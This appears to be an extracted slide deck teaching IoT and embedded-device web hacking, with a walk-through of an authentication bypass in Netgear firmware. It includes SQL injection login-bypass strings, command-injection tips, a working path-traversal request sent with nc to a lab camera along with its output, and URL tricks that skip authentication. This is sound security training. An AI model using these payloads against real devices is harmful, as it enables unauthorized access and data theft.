
Command Injection

Tips & Tricks

- \$IFS can provide whitespace
- `reboot` can lead to boot loop
- Getting a shell helps with device RE
- Many devices only have root user

Ping Command Injection

- ◆ Diagnostic functions like 'ping' often get passed into system()
- ◆ If `echo INPUT` works the same as INPUT, there is usually shell expansion



Vulnerability Locators

Crafted input strings can reveal weakness

SQL Injection Story

- App requires database backend
- Unsafe data used in SQL query
- Users can manipulate the DB

Vulnerability Locators

Crafted input strings can reveal weakness

SQLi WHERE Injection

- q = “select id from users where (u=‘%s’) and (p=‘%s’)” % (u,p)
- u=admin; p = x’ or ‘x’=‘x
- (u=‘admin’) and (p=‘x’ or ‘x’=‘x’)
- Login as any user!

Vulnerability Locators

Crafted input strings can reveal weakness

SQLi Locators

- X' or 'x'='x
- 1 or 1=1 –
- ' HAVING 1=1 –

Vulnerability Locators

Crafted input strings can reveal weakness

SQLi Locators Usage

- Extra results indicate success
- Confirm by flipping boolean
- Example: x' and 'x'='y

SQL Injection

Tips & Tricks

- SQLite allows file creation
- Possible to create some web shells
- Sometimes SQLi is chainable

Traversal Attacks

Don't Forget About OLD Attack Techniques

```
root@VERTHackLab:~# echo -ne "GET ../../etc/resolv.conf HTTP/1.0\r\n\r\n" | nc 192.168.0.178 80
HTTP/1.1 200 OK
Server: Netwave IP Camera
Date: Thu, 01 Jan 1970 00:52:15 GMT
Content-Type: text/html
Content-Length: 46
Cache-Control: private
Connection: close

nameserver 192.168.0.1
nameserver 192.168.0.1
```

- ◆ Try using .. traversal anywhere the system handles a file path
 - ◆ ../../etc/resolv.conf, ../../etc/hosts, and ../../etc/passwd are good tests

HTTP Hacking

```
root@VERTHackLab:~# echo -ne "GET ../../etc/resolv.conf HTTP/1.0\r\n\r\n" | nc 192.168.0.178 80
HTTP/1.1 200 OK
Server: Netwave IP Camera
Date: Thu, 01 Jan 1970 00:52:15 GMT
Content-Type: text/html
Content-Length: 46
Cache-Control: private
Connection: close

nameserver 192.168.0.1
nameserver 192.168.0.1
root@VERTHackLab:~#
```

The Role of HTTP on Embedded Devices

HTTP as a main interface

- Configuration or operation via browser

HTTP as middleware

- UI provided by mobile app
- API for network communications

Locating Web Services within Firmware

Search for HTTP server binaries:

http: httpd, uhttp, minihttpd, tinyhttpd, lighttpd

Search for document root directories:

Anything containing 'www', 'web', 'html'

Paths containing *.js, *.htm, *.css, or other web content

Crawling The HTTP Interface

Compile a list of likely URLs
from firmware analysis

```
find /web —  
print
```

```
strings httpd  
|grep ???
```

Crawling The HTTP Interface

Request each URL in a loop



Check HTTP response code



Save each HTTP 200 response

Finding Information Disclosures

Check the responses for goodies:

- Usernames
- Passwords
- Paired devices
- Personal data
- Network details
- Diagnostic output

Finding Authentication Bypasses

Compare queries resulting in 200 OK

- What do the names have in common?
- Same extension/prefix/path?

Testing Extension Bypasses

All *.xyz requests yield 200

- Request RestrictedFile.foo -> 401
- Request RestrictedFile.foo?.xyz -> 200
- Appending '?.xyz' bypassed auth

Testing Prefix Bypasses

`images/*` yields a 200

- Request `File.foo` -> 401
- Request `images/../File.foo` -> 200
- Prepending `'images/../'` bypassed auth

Authentication Mechanisms

The Four Most Popular Auth Schemes for IoT

HTTP Basic: Each request includes creds in header

- Authorization: Basic base64(“username:password”)

Cookie: App validates credentials and sets a cookie with an auth token

- Cookie: SESSID=547972656c206973206e6f742064656164

Client-Based: No ”real” auth. Client is expected to restrict access.

- JavaScript: var password = "3858f62230ac3c915f300c664312c63f";

Infrastructure: User links cloud account with device for access.

Potential Session Cookie Issues

Do the tokens expire?

Is there proper entropy across tokens?

Is the cookie httpOnly? (XSS mitigation)

Hands On Exercise 2: Practice with HTTP Crawling

A person's hands are shown typing on a white computer keyboard. A mouse is visible to the right of the keyboard. The background is white.

Routers all use 192.168.1.1

WPA2: !!!Bad Password!!!

Why Does This Work?


Logic error within authentication process

Due to checks for whitelisted requests

Pattern is checked on query instead of file


A Deeper Look At Netgear's Authentication

- ◆ Disassembly of uhttpd reveals auth handler: uh_auth_check()



A Deeper Look At Netgear's Authentication

Time to Fire Up IDA




- ◆ uh_auth_check() is referenced from two places

- ◆ Output from uh_path_lookup() determines how the auth check will be used

A Deeper Look At Netgear's Authentication


uh_path_lookup()

- ◆ uh_path_lookup() makes decisions based on the requested path



A Deeper Look At Netgear's Authentication


main()



- ◆ The results from `uh_path_lookup()` and `uh_auth_check()` for many requests leads to `uh_cgi_request()`

A Deeper Look At Netgear's Authentication

uh_cgi_request()



- ◆ `uh_cgi_request()` invokes the net-cgi handler binary

MIME Handling

- ◆ The HTTP server infers MIME types based on the requested file
- ◆ A data structure defines how to handle files based on a pattern table:

```
/* Generic MIME type handler */
struct mime_handler {
    char *pattern;
    char *mime_type;
    char *extra_header;
    void (*input)(char *path, FILE *stream, int len, char *boundary);
    void (*output)(char *path, FILE *stream);
    void (*auth)(char *userid, char *passwd, char *realm);
};
```

****This code snippet is from AsusWRT which probably came from similar code as NETGEAR used.**

Example mime_handler values

The following code snippet is from AsusWRT again:

```
struct mime_handler mime_handlers[] = {  
    { "Main_Login.asp", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },  
    { "Nologin.asp", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },  
    { "error_page.htm*", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },  
    { "blocking.asp", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },  
    { "gotoHomePage.htm", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },  
    { "ure_success.htm", "text/html", no_cache_IE7, do_html_post_and_get, do_ej, NULL },  
}
```

This means no authentication is required!



A Deeper Look At Netgear's Authentication

Exploring net-cgi


Zach Cutlip documented net-cgi clearly

Some illustrations are from his blog

- <http://shadow-file.blogspot.com/>

A Deeper Look At Netgear's Authentication

Exploring net-cgi



A Deeper Look At Netgear's Authentication

Exploring net-cgi

```
query_handlers: .word aDebuginfo_htm      # DATA XREF: handle_http_request+868ir
                                                         # handle_http_request+870io
                                                         # "debuginfo.htm"
                                                         # "text/html"
                                                         # "Cache-Control: no-cache\r\nPragma: no-c"...
.word aTextHtml
.word aCacheControlNo
.word 0
.word sub_40CF00
.word 0
.word aCurrentsetting      # "currentsetting.htm"
.word aTextHtml            # "text/html"
.word aCacheControlNo      # "Cache-Control: no-cache\r\nPragma: no-c"...
.word 0
.word sub_40CF00
.word 0
.word aHidden_manual_      # "hidden_manual_set_ant.html"
.word aTextHtml            # "text/html"
.word aCacheControlNo      # "Cache-Control: no-cache\r\nPragma: no-c"...
.word sub_40CF00
.word do_auth
.word aBrs                  # "BRS_"
.word aTextHtml            # "text/html"
.word aCacheControlNo      # "Cache-Control: no-cache\r\nPragma: no-c"...
.word 0
.word sub_40CF00
.word 0
.word a_aspx                # ".aspx"
.word aTextHtml            # "text/html"
.word aCacheControlNo      # "Cache-Control: no-cache\r\nPragma: no-c"...
.word 0
```

1 No authentication handler for BRS_*

This means that any request starting with "BRS_" requires no auth...

A Deeper Look At Netgear's Authentication

Exploring net-cgi

```
query_handlers: .word aDebuginfo_htm      # DATA XREF: handle_http_request+868;r
                                     # handle_http_request+870;io
                                     # "debuginfo.htm"
                .word aTextHtml           # "text/html"
                .word aCacheControlNo     # "Cache-Control: no-cache\r\nPragma: no-c"...
                .word 0
                .word sub_40CF00
                .word 0
                .word aCurrentsetting     # "currentsetting.htm"
                .word aTextHtml           # "text/html"
                .word aCacheControlNo     # "Cache-Control: no-cache\r\nPragma: no-c"...
                .word 0
                .word sub_40CF00
                .word 0
                .word aHidden_manual_     # "hidden_manual_set_ant.html"
                .word aTextHtml           # "text/html"
                .word aCacheControlNo     # "Cache-Control: no-cache\r\nPragma: no-c"...
                .word sub_40CF00
                .word do_auth
                .word aBrs                 # "BRS_"
                .word aTextHtml           # "text/html"
                .word aCacheControlNo     # "Cache-Control: no-cache\r\nPragma: no-c"...
                .word 0
                .word sub_40CF00
                .word 0
                .word a_aspx               # ".aspx"
                .word aTextHtml           # "text/html"
                .word aCacheControlNo     # "Cache-Control: no-cache\r\nPragma: no-c"...
                .word 0
```

